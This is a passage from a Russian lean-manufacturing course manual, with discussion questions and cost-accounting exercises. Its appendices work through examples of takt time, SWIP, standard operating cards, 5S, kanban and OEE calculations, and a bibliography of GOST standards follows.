Профессионалы, работающие в продуктовых командах, рано или поздно могут начать интересоваться тем, «каково их будущее» и «как следует называть их должность» («Я учился на инженера-электрика, но теперь большую часть времени занимаюсь вещами, для которых мне мое образование не нужно»). Хотя само участие в бережливом производстве, безусловно, должно приносить большее удовлетворение, чем работа в изолированных «департаментах» по методу «партий и очередей», отсутствие должностного роста и возможности развивать управленческие навыки многими воспринимается весьма тяжело.

Вопросы для обсуждения:

1. Новая роль подразделений при организации бережливого производства.
2. Оптимизация сотрудников - неизбежность?
3. Карьерный рост в условиях бережливого производства.

Контрольные вопросы

1. Перечислите основные вопросы, которые должна решать «продуктовая команда».
2. Как осуществляю подбор сотрудников для команды процесса?
3. Каким образом осуществляется карьерный рост в условиях работы в команде?
4. Раскройте понятие «профессионализм»?
5. Существует ли альтернатива формированию «команды процесса»?

Практическое занятие № 8
Решение задач

Цель: решение задач.

Время выполнения работы – 2 часа

ПОРЯДОК ВЫПОЛНЕНИЯ:

Задание 1

Выберите один из принципов классификации затрат для своего предприятия, обоснуйте свой выбор и распределите свои затраты по данному признаку.

Задание 2

Предприятие выпускает офисную мебель и реализует ее: офисные столы по 4500 руб., компьютерные столы по 5500 руб., стулья по 2500 руб. Затраты на производство:

	Офисные столы	Компьютерные столы	стулья
Материалы, руб.	1500	1800	900
Заработная плата рабочих, руб.	500	700	400
Прочие переменные расходы, руб.	500	1000	400
Постоянные расходы, руб.	300 000		
Объем реализации в месяц, шт.	2000	1500	2500

Мощности загружены не полностью. Поступило предложение о дополнительном заказе компьютерных столов − 500 шт. по цене 4000 руб.
Принимать ли данный заказ? Обоснуйте свое решение.

Задание 3

Руководитель компании просит составить сравнительный отчет о прибылях и убытках разными методами и просчитать сценарии развития производства и реализации при наилучшей и наихудшей рыночной конъюнктуре.

Таблица – Стандартная себестоимость продукта, долл.

Затраты на единицу продукции	*Сумма*
Труд основных производственных рабочих	500
Основные материалы	1100
Переменные производственные накладные расходы	400
Постоянные производственные расходы*	500
ИТОГО:	**2500**

*Величина постоянных производственных накладных расходов вычислена исходя из сметного выпуска 200 000 ед. продукции в год.

Реализационные и административные расходы составили: постоянные расходы – 12000000 руб. в год, переменные расходы – 15 % стоимости реализации

Планируемая цена реализации единицы продукции — 4000 руб., а количество произведенной продукции составит 210000 единиц, а и проданной – 201000 единиц.

Официальные источники прогнозируют рост цен на материальные ресурсы на 0,9%, на рабочую силу на 2,5%.

Задание 4

Рассчитайте оптимальную производственную программу в натуральном выражении и рассчитайте максимально возможную прибыль на основе следующих данных:

Показатели, руб.	**Продукт А**	**Продукт Б**	**Продукт В**	**Продукт Д**
Цена реализации единицы продукции	120	200	350	260
Переменные расходы	66	104	267	150
Время, необходимое для производства продукции, машино-час	20	40	50	30
Емкость рынка, ед.	250	150	900	3000

Постоянные расходы за период составят 15000 рублей.

Производственные мощности ограничены 50000 машино-часами работы оборудования.

Задание 5

Предприятие планирует выпуск новой продукции А, при проведении анализа рынка было выявлено, что потребители готовы ее покупать по цене не более 500 руб. за единицу, объем рынка – 100000 шт. При производстве данной продукции предприятие хотело бы получить прибыль 2000000 руб.

Структурное подразделение ответственное за производство данной продукции определило возможные текущие затраты на производство продукции в 35000000 руб.:

1 определите целевые плановые затраты на производство и реализацию продукции А.

2 обоснуйте свое решение, если целевые затраты выше (ниже) расчетной суммы текущих затрат.

Приложение А
(рекомендуемое)
Примеры определения времени такта и времени цикла

А.1 Определение времени такта

Предприятие работает 1 смену по 8 часов 5 дней в неделю, имея 30 минут на обед и 30 минут на регламентированные перерывы. За неделю необходимо выпустить V = 1000 деталей.

Доступное время t_Σ будет равно:

$t_\Sigma = (8 \cdot 60 – 30 – 30) \cdot 5 = 420 \cdot 5 = 2100$ минут в неделю (126000 секунд).

Время такта t_t (2.1):

$t_t = 2100/1000 = 2{,}1$ минута на деталь = 126 секунд на деталь.

Время такта t_t = 126 секунд на деталь означает, что **для выполнения заказа** необходимого объема (V = 1000 деталей) **за установленное время** (неделя) при существующем режиме работы производства для изготовления одной детали требуется не менее 126 секунд.

А.2 Определение времени цикла

Наблюдения показали, что каждые 10 минут станок может производит 8 деталей. В данном случае время цикла составляет (2.6):

$t_l = 10 \cdot 60 / 8 = 75$ секунд на деталь.

Время цикла в 75 секунд в данном случае означает, что для выполнения заказа необходимого объема (V = 1000 деталей) при существующем режиме работы производства с учетом фактических производственных мощностей предприятия для изготовления одной детали требуется не менее 75 секунд.

Сравнивая полученное значение времени цикла (t_l = 75 с) с рассчитанным в примере А.1 временем такта (t_t = 126 с) можно сделать вывод, что т.к. $t_l < t_t$ – производственных мощностей достаточно для удовлетворения спроса (выполнения заказа). [9, 10]

Приложение Б
(рекомендуемое)
Примеры определения стандартного уровня незавершенного производства

Б.1 На предприятии существует линия по производству тары для выпускаемой продукции. На линии работаю 6 операторов, выполняющие различные технологические операции. На рисунке Б.1 изображена линия производства и значения времени такта и времени цикла каждого из операторов.

С помощью определения SWIP можно оптимизировать количество операторов, необходимых для выполнения требуемого объема производства с учетом установленного времени такта.

Кроме того, за счет оценки SWIP появляется возможность выровнять значения времени цикла (выравнивание загрузки производственной линии). Из графика рисунка Б.1 очевидны значительные «перекосы» времени цикла различных операторов. Так, например, время цикла первого и второго операторов практически равно и составляет t_{l1} = 13 с и t_2 = 16 с соответственно, а третьего – t_{l3} = 27 с. Это может привести или к локальному перепроизводству на данном участке (продукция начнет скапливаться), или первый и второй операторы вынуждены будут простаивать, ожидая завершения выполнения операции третьим оператором.

В соответствии с формулой (2.8) для рассматриваемого случая

$$SWIP = Q_o = \frac{\sum_{i=1}^{n} t_{li}}{t_{ti}}, \qquad (Б.1)$$

где n – число операторов на линии до оптимизации;

Qo – число операторов на линии после оптимизации (необходимое и достаточное).




Рисунок Б.1




Рисунок Б.2

Получаем:

$$SWIP = Q_o = \frac{13+16+27+8+6+14}{30} = \frac{84}{30} = 2,8 \approx 3 \text{оператора}.$$

Определенное значение SWIP показывает, что для выполнения заказа необходимого объема с установленным временем такта достаточно присутствия на линии трех операторов. Следовательно, требуется оптимизация производственного процесса с перераспределением производственных операций между операторами (рисунок Б.2).

Как видно из графика рисунка Б.2, оптимизация производственной линии в соответствии с определенным значением SWIP и перераспределением производственных операций между операторами позволяет выровнять значения времени такта операторов, что значительно повышает эффективность производственного процесса.

Б.2 Рассмотрим случай с различными значениями времени такта для разных технологических операций (рисунок Б.3). Для рассматриваемого случая

$$SWIP = Q_o = \frac{\sum_{i=1}^{n} t_{li}^1}{t_t^1} + \frac{\sum_{i=1}^{m} t_{li}^2}{t_t^2}. \qquad (Б.2)$$

Получаем:

$$SWIP = Q_o = \frac{\sum_{i=1}^{n} t_{li}^1}{t_t^1} + \frac{\sum_{i=1}^{m} t_{li}^2}{t_t^2} = \frac{t_{l1}^1 + t_{l2}^1 + t_{l7}^1 + t_{l8}^1}{t_t^1} + \frac{t_{l3}^2 + t_{l4}^2 + t_{l5}^2 + t_{l6}^2}{t_t^2} =$$

$$= \frac{13+15+12+9}{30} + \frac{44+42+56+52}{60} = 1,63 + 3,23 \approx 5 \text{ операторов}.$$





Рисунок Б.3 Оптимизированный вариант производственной линии представлен на рисунке А4. [9]


Формовка
Обрезка
Опрессовка
Упаковка
Контроль
Окончательная сборка




tt + tl
2
1
t2t = 60 c
t1t = 30 c
60
50
40
30
20
10
57
57
56
52
21
1
2
3
4
5
Операторы

Рисунок Б.4

Приложение В
(рекомендуемое)

Примеры стандартных операционных карт (процедур)



Стандартная операционная карта (СОК)
Переналадка стержневого ящика
СОК № 51.203.2.0.Б.b.0.0.1.0

Завод	Цех	Участок	Сторона	Раб. зона	Бригада	Наименование операции	Дата	Лист Листов
51	203	2	R	b		Переналадка стержневого ящика	21.03.2012	1/1

Группа	Обозначение узла	Вариант	№ изм.	Время такта, сек	Применение:
0	0	1	0	3600	Ст. машины U-900

№ шаг	Рабочая пошаговая последовательность	Время, сек: ручн.	маш.	подач.	Ключевое указания (безопасность, качество, сварка, технология пример.)
1	Снять механизм охлаждения с машины	10			
2	Открутить болты крепления ящика справа	60		3	
3	Разъединить ящик от толкателя	60		2	
4	Застропить ящик	60		8	
5	Открутить болты крепления ящика слева	60			
6	Соединить и поднять ящик	60			
7	Поставить, расстропить ящик	30		8	
8	Застропить новый ящик	30			
9	Снять вдувную плиту с поворотного механизма	30		2	
10	Замена горелок (заглушек) справа	1800			
11	Настройка плиты толкателя	270			
12	Смазать, затянуть болт регулировки плиты толкателя	120			
13	Проверить толкатель	120			
14	Проверка параллельности плит	480			
15	Закрепить плиту	240			
16	Поднять и подвести новый ящик		60	3	
17	Прикрутить болты справа	60		2	
18	Прикрутить болты слева	60		8	
19	Регулировка магазина	120		8	
20	Настройка концевика хода машины	120			
21	Включить нагрев	5		2	

Личные средства защиты: Каска, Защ. очки, Спец. обувь, Защ. рук., Наушники

Схема пошаговой рабочей последовательност

Условные обозначения: стандартный запас; безопасность; контр. качества; крит. пункт; треб. навык.

Подписи

Подписи исполнителя (имя, дата)	Подписи бригадиров (имя, дата)	Подписи мастеров (имя, дата)		Ф.И.О.	Подпись	Дата
Первая смена:	Первая смена:	Первая смена:	Составитель			
Вторая смена:	Вторая смена:	Вторая смена:	Технолог			
Третья смена:	Третья смена:	Третья смена:	Тех. безопасн.			

Рисунок В.1 [23]




Рисунок В.2 [24]

Приложение Г
(рекомендуемое)

Примеры применения метода 5S

Рисунок Г.1 – Применение оконтуривания для обеспечения 5S [25]


Рисунок Г.2 – Применение подхода «было-стало» для обеспечения 5S [25]

Рисунок Г.3 – Оптимизация расположения деталей и запчастей [26]

Рисунок Г.4 – Оптимизация рабочего места [26]

Приложение Д
(рекомендуемое)

Примеры КПСЦ



Общее время простоя в ремонте с момента заявки на постановку вагонов 15ч. 02 мин.

Среднесуточный выпуск в 2011 году составил 7,1 вагонов (+2,5).

Рисунок Д.1 – Карта потока создания ценности процесса ремонта вагона [25]




Рисунок Д.2 – Карта потока создания ценности производства металлических стеллажей [27]

Приложение Е
(рекомендуемое)

Примеры применения визуализации

Е.1 – Цветовая маркировка [25]

Рисунок Е.2 – Маркировка краской рабочей зоны [25]

Рисунок Е.3 – «Супермаркет» комплектующих [27] Так же в качестве примеров применения метода визуализации можно рассматривать рисунки Г.1 и Г.2.

Приложение Ж
(рекомендуемое)

Пример основных этапов быстрой переналадки станка




Рисунок Ж.1 – Общий вид токарного станка [28]





Рисунок Ж.2 – Основные этапы быстрой переналадки станка [9]

Приложение И
(рекомендуемое)

Пример применения метода защиты от непреднамеренных ошибок



а)

б)

в)

г)

а) соответствие формы электрической розетки и вилки;
б) различия геометрических форм портов ноутбука;
в) индивидуальная форма картридера и соответствующего ему порта смартфона;
г) платы ОЗУ ЭВМ с несимметричными разъемами

Рисунок И.1 – Обеспечение защиты от непреднамеренных ошибок за счет геометрической формы [9]





Рисунок И.2 – Обеспечение защиты от непреднамеренных ошибок на поточных производственных линиях [9]

Приложение К
(рекомендуемое)

Пример применения метода канбан



а)

Супермаркет Стеллаж **№21**		Шифр изделия **337-40**	Предшествующий участок
Код детали **337.1111055-20**			**ПЦВК**
Наименование детали **кулачковый вал**			Последующий участок
Вместимость тары	Код тары	Объем партии	**Участок сборки**
4	7456-4132	20	

б)

Рисунок К.1 – Примеры карточек канбан [29]




Рисунок К.2 – Доска канбан [30]





Рисунок К.3 – Доска канбан [31]

Приложение Л
(рекомендуемое)

Л.1 Оценка эффективности функционирования OEE



На рисунке Л.1 приведен пример таблицы сбора данных для расчета OEE.

Рисунок Л.1

Л.2 Рассмотрим пример определения OEE для оценки эффективности использования мультимедийного оборудования в учебном процессе.

Составляющие критериев OEE и их значения приведены на рисунке Л.2. временной интервал оценки – учебный семестр вуза.

В соответствии с рисунком Л.2 по формуле (2.9) определяем:

$$OEE = \frac{45,75}{54} \cdot \frac{54}{148,5} \cdot \frac{36}{63} \cdot 100\% = 17,6\%.$$




Рисунок Л.2

На основании соотношений п.2.8.1 можно сделать вывод, что мультимедийное оборудование используется крайне неэффективно (OEE << 40 %). Это говорит о необходимости разработки и внедрения корректирующих мероприятий в учебный процесс для исправления сложившейся ситуации.

ЛИТЕРАТУРА

Учебная литература:

1. Староверова К. О. Основы бережливого производства : учебное пособие для среднего профессионального образования / К. О. Староверова. — Москва : Издательство Юрайт, 2024. — 74 с. — (Профессиональное образование). — ISBN 978-5-534-16473-2. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/531211 (дата обращения: 12.01.2024).

Дополнительная литература

1 ГОСТ Р 56020-2014. Бережливое производство. Основные положения и словарь. – Введ. 2015-03-01. – М.: Стандартинформ, 2015. – 18 с.

2 ГОСТ Р 56404-2015. Бережливое производство. Требования к системам менеджмента. – Введ. 2015-06-02. – М.: Стандартинформ, 2015. – 20 с.

3 ГОСТ Р 56407-2015. Бережливое производство. Основные методы и инструменты. – Введ. 2015-06-02. – М.: Стандартинформ, 2016. – 16 с.

4 ГОСТ Р 56908-2016. Бережливое производство. Стандартизация работы. – Введ. 2016-10-01. – М.: Стандартинформ, 2017. – 15 с.

5 VDI 2870 Blatt 2/Part 2. Lean production systems. List of methods // Verein Deutscher Ingenieure e.V. – Düsseldorf, 2013. – 111 s.

6 Стандартизированная работа // Пер. с англ. - М.: ИКСИ, 2007. – 152 с.

7 How to Calculate Standard Work in Process (SWIP) Quantity / Miller J. – 2007. – February 8. – Режим доступа: https://blog.gembaacademy.com/2007/02/08/how_to_calculate_standard_work.

8 Такеда, Х. Синхронизированное производство / Пер. с англ. – М.: Институт комплексных стратегических исследований, 2008. – 288 с.

9 Персональный проект о бережливом производстве / Учебно-консалтинговый ресурс. – Режим доступа: http://wkazarin.ru.

10 Практика внедрения бережливого производства / Учебно-консалтинговый ресурс. – Режим доступа: http://leanbase.ru.

11 Официальный сайт консалтинговой компании «Лин Консалт». – Режим доступа: http://www.lean-consult.ru.

12 Гавриченков, А.В. Система организации рабочих мест 5S // World class manufacturing. – М., 2013. – 132 с.

13 ГОСТ Р ИСО 19011-2012. Руководящие указания по аудиту систем менеджмента. – Введ. 2013-02-01. – М.: Стандартинформ, 2018. – 42 с.

14 5S для рабочих: как улучшить свое рабочее место / Группа разработчиков издательства Productivity Press – на основе Хироюки Хирано // Пер. с англ. – М.: ИКСИ, 2007. – 160 с.

15 ГОСТ Р 56906-2016. Бережливое производство. Организация рабочего пространства (5S). – Введ. 2016-10-01. – М.: Стандартинформ, 2017. – 15 с.

16 ГОСТ Р 57524-2017. Бережливое производство. Поток создания ценности. – Введ. 2018-01-01. – М.: Стандартинформ, 2017. – 18 с.

17 Ротер, М., Шук, Дж. Учитесь видеть бизнес-процессы. Практика построения карт потоков создания ценности. // Пер. с англ. Г.Муравьева. - М.: Альпина Бизнес Букс, 2008. – 132 с.

18 ГОСТ Р 56907-2016. Бережливое производство. Визуализация. – Введ. 2016-10-01. – М.: Стандартинформ, 2017. – 11 с.

19 ГОСТ 12.4.026-2015. Система стандартов безопасности труда. Цвета сигнальные, знаки безопасности и разметка сигнальная. Назначение и правила применения. Общие технические требования и характеристики. Методы испытаний. – Введ. 2017-03-01. – М.: Стандартинформ, 2017. – 81 с.

